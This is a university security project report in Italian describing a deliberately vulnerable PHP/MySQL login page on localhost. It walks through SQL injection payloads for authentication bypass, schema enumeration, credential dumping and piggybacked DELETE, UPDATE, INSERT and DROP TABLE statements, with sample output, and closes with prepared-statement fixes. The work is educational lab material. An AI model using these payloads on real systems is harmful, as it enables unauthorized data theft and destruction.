



SAPIENZA
UNIVERSITÀ DI ROMA

TRIENNALE DI INFORMATICA

SQL Injection Project

SICUREZZA

Studenti:

Nadia Ge – 2052789
Niccolò Fato – 2043878
Lorenzo Coccia – 2069217

Contesto ed Obiettivi

Il progetto testimonia il lavoro svolto per la realizzazione di una semplice applicazione web vulnerabile ad attacchi di tipo **SQL Injection (SQLi)**. L'obiettivo è di mostrare che un attaccante è in grado di violare le proprietà CIA di un database mediante l'injection di opportuni comandi SQL, anche non conoscendo a priori la struttura del database.

Requisiti


Per testare il funzionamento dell'applicazione web in locale, è necessario avere installato:

- **Docker:** per l'esecuzione dei container PHP e MySQL
- **Docker Compose:** per avviare e gestire facilmente tutti i componenti del progetto (come il server PHP e il database MySQL) con un solo comando


Istruzioni per l'Avvio dell'Applicazione

Per avviare l'applicazione bisogna:


- Aprire Docker (o comunque assicurarsi che sia in esecuzione);
- Decomprimere il file `sicurezza.zip` allegato con questo documento;
- Aprire il progetto in un IDE (es. VS Code), fare clic con il tasto destro sul file `docker-compose.yml` e selezionare la voce: **Compose Restart**



- Andando su docker noteremo che sarà comparso un nuovo container:



- Accedere da browser all'indirizzo: `http://localhost:8080`. Se tutto è andato a buon fine, dovremmo visualizzare la schermata seguente:



Tecnologie Utilizzate

Le principali tecnologie utilizzate sono:

- **Backend:** PHP, con gestione delle richieste tramite parametri GET e interfaccia MySQLi per le query SQL
- **Database:** MySQL 5.7, avviato come servizio separato e inizializzato tramite script SQL (`db-init.sql`)
- **Frontend:** HTML, CSS e JavaScript per la gestione dell'interfaccia utente

Flusso dei dati

Il client interagisce con il frontend dell'applicazione web tramite un form HTML presente nella pagina `index.php`, dove viene richiesto l'inserimento dei campi username e password. Alla pressione del pulsante di login, il browser invia una richiesta HTTP GET alla stessa pagina (`index.php`), allegando i parametri nella URL:

```
http://localhost:8080/index.php?username=...&password=...
```

Nel backend, i valori vengono letti direttamente tramite l'array `$_GET`:

```
$username = $_GET['username'] ?? '';  
$password = $_GET['password'] ?? '';
```

Successivamente viene costruita dinamicamente una query SQL non sicura:

```
$query = "SELECT * FROM users WHERE username = '$username'  
AND password = '$password'";
```

Questa query viene eseguita con la funzione `multi_query()`, che consente l'esecuzione di più comandi SQL concatenati. Poiché non è presente alcuna validazione o sanificazione dell'input, il sistema risulta vulnerabile ad attacchi SQL Injection.

Premessa

Non sappiamo nulla su come è sviluppato il software, tanto meno sulla struttura del database; il nostro obiettivo è capire se l'applicazione è vulnerabile ad attacchi SQLi e in caso affermativo, utilizzare queste vulnerabilità per scopi malevoli.

Come è fatto il DB

Per prima cosa, ci colleghiamo alla pagina di login dell'applicazione (<http://localhost:8080>). Poiché non conosciamo delle credenziali valide, proviamo ad iniettare nel campo email il seguente codice¹:

```
' OR 1=1; --
```

Se non ci sono errori viene mostrata la seguente schermata ²:

¹Nel campo password possiamo inserire la qualunque

²Per comodità, in questa relazione i risultati delle SQL injection sono mostrati tramite output da terminale (utilizzando lo script `sqli_test.php`). Si precisa tuttavia che gli stessi payload funzionano anche tramite l'interfaccia web, dove i risultati vengono visualizzati all'interno di una sezione scrollabile sulla destra della pagina

```
[+] Testando: ' OR 1=1; --
[!] VULNERABILE!
Dati trovati:
id: 1 | username: admin | password: admin123
id: 2 | username: alessio.rossi | password: AleRo2023!
id: 3 | username: martina.bianchi | password: Marti#789
id: 4 | username: federico.verdi | password: FedeVerdi88
id: 5 | username: giulia.conti | password: GiuC@nti22
id: 6 | username: andrea.moretto | password: Andre_Mor99
id: 7 | username: chiara.fontana | password: ChFont123
id: 8 | username: marco.galli | password: MGalli$456
id: 9 | username: elena.riva | password: Elen4Riva!
id: 10 | username: simone.ferri | password: Simo_F123
id: 11 | username: valentina.pace | password: Va\ Pace2022
id: 12 | username: davide.greco | password: D@vGreco33
id: 13 | username: ilaria.moro | password: IllyM89_
id: 14 | username: riccardo.pini | password: RickPini!22
id: 15 | username: francesca.villa | password: FranVilla#1
id: 16 | username: luca.costa | password: LucaC_777
id: 17 | username: serena.mattioli | password: SereMat!94
id: 18 | username: giovanni.lodi | password: GioLodi88
id: 19 | username: marta.neri | password: MaNeri_543
id: 20 | username: giorgio.riva | password: GiorRiv2021
id: 21 | username: sofia.cantoni | password: SofCan#99
id: 22 | username: paolo.bianchi | password: PBianch!234
```

Bypass dell'autenticazione tramite tautologia

Proviamo ad inserire nel campo Nome Utente la seguente stringa:

```
alessio.rossi' --
```

Nel campo Password possiamo inserire un valore qualsiasi, poiché verrà ignorato. In questo modo, il controllo sulla password viene completamente aggirato, consentendo l'accesso anche senza conoscerla.

Se il sistema è vulnerabile, verranno mostrati i dati dell'utente `alessio.rossi`.

```
[+] Testando: alessio.rossi' --
col1: 2 | col2: alessio.rossi | col3: AleRo2023!
```

Elenco delle tabelle del database

Per ottenere informazioni sulla struttura del database, proviamo a sfruttare una SQL injection di tipo **UNION SELECT** applicata alla tabella speciale `information_schema.tables`, che contiene la lista di tutte le tabelle presenti. Nel campo Nome Utente della pagina di login, inseriamo il seguente comando³:

```
' UNION SELECT 1, GROUP_CONCAT(table_name), 3
FROM information_schema.tables
WHERE table_schema = DATABASE()-- -
```

³Nel campo password possiamo inserire un qualsiasi valore

Questo comando forza la SELECT originale a restituire i nomi di tutte le tabelle appartenenti al database in uso, grazie all'uso della funzione `GROUP_CONCAT` e del filtro `table_schema = DATABASE()`. Se la vulnerabilità è presente, il risultato sarà visibile a schermo e conterrà i nomi delle tabelle esistenti. Ad esempio:

```
[*] Testando: ' UNION SELECT 1, GROUP_CONCAT(table_name), 3 FROM information_schema.tables WHERE table_schema = DATABASE()-- -  
[!] VULNERABILE!  
Dati trovati:  
id: 1 | username: profiles,users | password: 3
```

In questo caso possiamo osservare la presenza della tabella `users` (contenente presumibilmente le credenziali degli utenti) e di `profiles` (con dati anagrafici associati).

Elenco delle colonne delle tabelle `users` e `profiles`

Dopo aver individuato i nomi delle tabelle nel database, possiamo usare una SQL injection per ottenere l'elenco delle colonne associate a ciascuna di esse. Utilizziamo una UNION SELECT sulla tabella speciale `information_schema.columns`, che contiene informazioni dettagliate sulle colonne di ogni tabella. Nel campo Nome Utente, inseriamo uno dei seguenti comandi⁴:

```
' UNION SELECT NULL, GROUP_CONCAT(column_name), NULL  
FROM information_schema.columns  
WHERE table_name='users' AND table_schema=DATABASE()-- -
```

Questo comando concatena i nomi delle colonne della tabella `users` in una singola stringa visibile a schermo. Se la vulnerabilità è presente, otterremo un risultato simile al seguente:

```
[*] Testando: ' UNION SELECT 1, GROUP_CONCAT(column_name), 3 FROM information_schema.columns WHERE table_name='users' AND table_schema=DATABASE()-- -  
col1: 1 | col2: id,username,password | col3: 3
```

Allo stesso modo, possiamo ispezionare la struttura della tabella `profiles` con una seconda injection:

```
' UNION SELECT NULL, GROUP_CONCAT(column_name), NULL  
FROM information_schema.columns  
WHERE table_name='profiles' AND table_schema=DATABASE()-- -
```

Il risultato a schermo conterrà i nomi delle colonne di `profiles`, come ad esempio:

```
[*] Testando: ' UNION SELECT 1, GROUP_CONCAT(column_name), 3 FROM information_schema.columns WHERE table_name='profiles' AND table_schema=DATABASE()-- -  
col1: 1 | col2: user_id,telefono,nazionalita | col3: 3
```

Ora che conosciamo le colonne di entrambe le tabelle, possiamo visualizzarne i dati tramite due ulteriori comandi:

⁴Nel campo password è possibile inserire un qualsiasi valore

- Per la tabella **users** faremo:

```
' UNION SELECT id, username, password FROM users-- -
```

e avremo:

```
[+] Testando: ' UNION SELECT id, username, password FROM users-- -
id: 1 | username: admin | password: admin123
id: 2 | username: alessio.rossi | password: AleRo2023!
id: 3 | username: martina.bianchi | password: Marti#789
id: 4 | username: federico.verdi | password: FedeVerdi88
id: 5 | username: giulia.conti | password: GiuC@nti22
id: 6 | username: andrea.moretto | password: Andre_Mor99
id: 7 | username: chiara.fontana | password: ChFont123
id: 8 | username: marco.galli | password: MGalli$456
id: 9 | username: elena.riva | password: Elen4Riva!
id: 10 | username: simone.ferri | password: Simo_F123
id: 11 | username: valentina.pace | password: Val_Pace2022
id: 12 | username: davide.greco | password: D@vGreco33
id: 13 | username: ilaria.moro | password: IllyM89
id: 14 | username: riccardo.pini | password: RickPini!22
id: 15 | username: francesca.villa | password: FranVilla#1
id: 16 | username: luca.costa | password: LucaC_777
id: 17 | username: serena.mattioli | password: SereMat!94
id: 18 | username: giovanni.lodi | password: GioLodi88
id: 19 | username: marta.neri | password: MaNeri_543
id: 20 | username: giorgio.riva | password: GiorRiv2021
id: 21 | username: sofia.cantoni | password: SofCan#99
id: 22 | username: paolo.bianchi | password: PBianch!234
```

- Per la tabella **profiles** faremo:

```
' UNION SELECT user_id, telefono, nazionalita FROM profiles-- -
```

e avremo:

```
[+] Testando: ' UNION SELECT user_id, telefono, nazionalita FROM profiles-- -
user_id: 1 | telefono: 3200000001 | nazionalità: Italia
user_id: 2 | telefono: 3200000002 | nazionalità: Italia
user_id: 3 | telefono: 3200000003 | nazionalità: Francia
user_id: 4 | telefono: 3200000004 | nazionalità: Germania
user_id: 5 | telefono: 3200000005 | nazionalità: Spagna
user_id: 6 | telefono: 3200000006 | nazionalità: Italia
user_id: 7 | telefono: 3200000007 | nazionalità: Italia
user_id: 8 | telefono: 3200000008 | nazionalità: Italia
user_id: 9 | telefono: 3200000009 | nazionalità: Italia
user_id: 10 | telefono: 3200000010 | nazionalità: Italia
user_id: 11 | telefono: 3200000011 | nazionalità: Italia
user_id: 12 | telefono: 3200000012 | nazionalità: Italia
user_id: 13 | telefono: 3200000013 | nazionalità: Italia
user_id: 14 | telefono: 3200000014 | nazionalità: Italia
user_id: 15 | telefono: 3200000015 | nazionalità: Italia
user_id: 16 | telefono: 3200000016 | nazionalità: Italia
user_id: 17 | telefono: 3200000017 | nazionalità: Italia
user_id: 18 | telefono: 3200000018 | nazionalità: Italia
user_id: 19 | telefono: 3200000019 | nazionalità: Italia
user_id: 20 | telefono: 3200000020 | nazionalità: Italia
user_id: 21 | telefono: 3200000021 | nazionalità: Italia
```

Eliminazione utenti con SQL Injection


Per poter eliminare un utente dalla tabella **users** nel campo Nome Utente, abbiamo inserito il seguente comando:

```
'; DELETE FROM users WHERE username='andrea.moretto'; --
```

Questa iniezione forza l'interprete SQL a chiudere la query originale e ad eseguirne un'altra, non prevista (difatti ci darà un errore appena eseguiamo il comando), che elimina l'utente **andrea.moretto** dalla tabella **users**.

```
[+] Testando: '; DELETE FROM users WHERE username='andrea.moretto'; --  
[+] Operazione completata: utente eliminato
```

Ciò comporta una modifica non autorizzata ai dati esistenti: infatti, una volta eseguito il comando, se proviamo ad effettuare il login con le credenziali di **andrea.moretto**, otterremo un errore poiché l'utente è stato cancellato:




Ovviamente questo comando può essere fatto più volte con altri utenti, ed ogni volta verranno eliminati anche i loro dati dalla tabella **profiles**.

Modifica non autorizzata dei dati

Per poter modificare la password di un utente registrato, nel campo **Nome Utente** abbiamo inserito il seguente comando:

```
'; UPDATE users SET password='123456'  
WHERE username='martina.bianchi'; --
```

Questa iniezione forza l'interprete SQL a chiudere la query originale ed eseguirne un'altra, non prevista, che sovrascrive la password dell'utente **martina.bianchi** nella tabella. Difatti, una volta eseguita, se proviamo ad accedere con l'account **martina.bianchi** e utilizzando la password **123456** effettueremo il login con successo:



Inserimento e lettura dati con SQL Injection

Per dimostrare come una SQL injection possa essere usata non solo per leggere ma anche per inserire nuovi dati nel database, abbiamo utilizzato il seguente comando nel campo Nome Utente:

```
' ; INSERT INTO users (username, password)
VALUES ('hacker', 'hacked123');
SELECT * FROM users WHERE 1=1; --
```

Questa iniezione sfrutta il fatto che il backend esegue la query in modo non sicuro, permettendo:

- l'inserimento arbitrario di un nuovo utente nella tabella `users` con username `hacker` e password `hacked123`;
- l'esecuzione di una `SELECT` successiva che mostra tutti gli utenti presenti nella tabella, inclusa la nuova entry appena aggiunta.

```
[+] Testando: ' ; INSERT INTO users (username, password) VALUES ('hacker', 'hacked123'); SELECT * FROM users WHERE 1=1; --
id: 1 | username: admin | password: admin123
id: 2 | username: alessio.rossi | password: AleRo2023!
id: 3 | username: martina.bianchi | password: 123456
id: 4 | username: federico.verdi | password: FedeVerdi88
id: 5 | username: giulia.conti | password: GiuC@nti22
id: 7 | username: chiara.fontana | password: ChFont123
id: 8 | username: marco.galli | password: MGall1$456
id: 9 | username: elena.riva | password: Elen4Riva!
id: 10 | username: simone.ferri | password: Simo_F123
id: 11 | username: valentina.pace | password: Val_Pace2022
id: 12 | username: davide.greco | password: D@vGreco33
id: 13 | username: ilaria.moro | password: IllyM89_
id: 14 | username: riccardo.pini | password: RickPini122
id: 15 | username: francesca.villa | password: FranVilla#1
id: 16 | username: luca.costa | password: LucaC_777
id: 17 | username: serena.mattioli | password: SereMat!94
id: 18 | username: giovanni.lodi | password: GioLodi88
id: 19 | username: marta.neri | password: MaNeri_543
id: 20 | username: giorgio.riva | password: GiorRiv2021
id: 21 | username: sofia.cantoni | password: SofCan#99
id: 22 | username: paolo.bianchi | password: PBianch!234
id: 23 | username: hacker | password: hacked123
```

Eliminazione della tabella users con SQL Injection

Per dimostrare una grave violazione della **disponibilità** e dell'**integrità** del database, abbiamo eseguito una SQL injection di tipo **piggybacked**, ovvero una seconda istruzione SQL aggiunta a quella originale. Nel campo Nome Utente, è stato inserito il seguente comando:

```
' ; DROP TABLE profiles ; DROP TABLE users ; --
```

Questa iniezione forza il database ad eseguire un comando non previsto che elimina completamente la tabella **users**, contenente le credenziali di accesso degli utenti.

```
[+] Testando: ' ; DROP TABLE profiles ; DROP TABLE users ; --  
[+] SUCCESS: Tabella eliminata
```

Una volta eseguita, qualsiasi tentativo di login o interrogazione sulla tabella **users** restituirà un errore SQL.

Tabella della proprietà CIA violata

Attacco SQLi	Proprietà CIA Violata	Motivazione
OR 1=1; --	Confidenzialità	Bypassa il controllo della password, mostrando dati utente senza autenticazione
alessio.rossi' --	Confidenzialità	Accesso diretto ai dati dell'utente senza verificare la password
' UNION SELECT 1, GROUP_CONCAT(table_name), 3 FROM information_schema.tables WHERE table_schema=DATABASE() -- -	Confidenzialità	Esfiltrazione della struttura del DB: nomi delle tabelle
' UNION SELECT NULL, GROUP_CONCAT(column_name), NULL FROM information_schema.columns WHERE table_name='users' AND table_schema=DATABASE() -- -	Confidenzialità	Esfiltrazione dei nomi delle colonne della tabella users
' UNION SELECT id, username, password FROM users -- -	Confidenzialità	Lettura non autorizzata delle credenziali memorizzate
' UNION SELECT user_id, telefono, nazionalita FROM profiles -- -	Confidenzialità	Lettura non autorizzata dei dati anagrafici degli utenti
'; UPDATE users SET password='123456' WHERE username='martina.bianchi'; --	Integrità	Sovrascrive la password di un utente senza permesso
'; INSERT INTO users (username, password) VALUES ('hacker', 'hacked123'); SELECT * FROM users WHERE 1=1; --	Integrità	Inserisce un nuovo utente arbitrario nel database
'; DELETE FROM users WHERE username='andrea.moretto'; --	Integrità	Elimina un utente esistente violando la coerenza dei dati
'; DROP TABLE profiles; DROP TABLE users; --	Disponibilità & Integrità	Cancella l'intera tabella users, rendendo il sistema non funzionante

Table 1: Violazioni delle proprietà CIA tramite attacchi SQL Injection

Possibili soluzioni

Per mitigare le vulnerabilità di SQL injection identificate nel sistema di login, è essenziale adottare un approccio più sicuro nella gestione delle query SQL. La soluzione

proposta prevede l'utilizzo di prepared statements con parametri legati, che garantiscono una netta separazione tra il codice SQL e i dati forniti dall'utente.

Nella versione originale, la query era costruita concatenando direttamente le variabili \$username e \$password, rendendola vulnerabile a SQL injection:

```
$query = "SELECT * FROM users WHERE username = '$username'
AND password = '$password'";
$conn->multi_query($query);
```

Per risolvere il problema, è stato implementato il seguente approccio:

```
$stmt = $conn->prepare("SELECT * FROM users
    WHERE username = ? AND password = ?");
if ($stmt) {
    $stmt->bind_param("ss", $username, $password);
    $stmt->execute();
    $result = $stmt->get_result();
```

Questo metodo offre due vantaggi principali:

- **Separazione tra codice e dati:** i valori \$username e \$password vengono trattati come dati e non come parte integrante della query, impedendo l'esecuzione di codice malevolo
- **Prevenzione di query multiple:** l'uso di prepare() e bind_param() evita l'esecuzione di più query in una singola chiamata, riducendo ulteriormente il rischio di attacchi.

Ulteriori misure di sicurezza

Oltre alla protezione da SQL injection, è consigliabile adottare altre best practice per migliorare la sicurezza del sistema:

```
$password_hash = password_hash($password, PASSWORD_DEFAULT);
```

Memorizzare password in chiaro è estremamente rischioso. L'uso di funzioni di password_hash garantisce che le credenziali siano protette anche in caso di accesso non autorizzato al database.

```
<form method="post" action="">
```

Utilizzare POST invece di GET, in quanto i dati di login inviati via GET, appaiono nell'URL e possono essere memorizzati nella cronologia.

Conclusioni

Gli attacchi di SQL Injection non dipendono solo da vulnerabilità del DBMS, ma spesso sono causati da pratiche di sviluppo insicure. Permessi mal configurati, privilegi

eccessivi e query scritte in modo negligente. La sicurezza del sistema richiede buone pratiche: validazione degli input, uso di prepared statements e applicazione del principio del minimo privilegio. Integrare la sicurezza sin dall'inizio del ciclo di sviluppo è essenziale per proteggere l'integrità, la riservatezza e la disponibilità dei dati.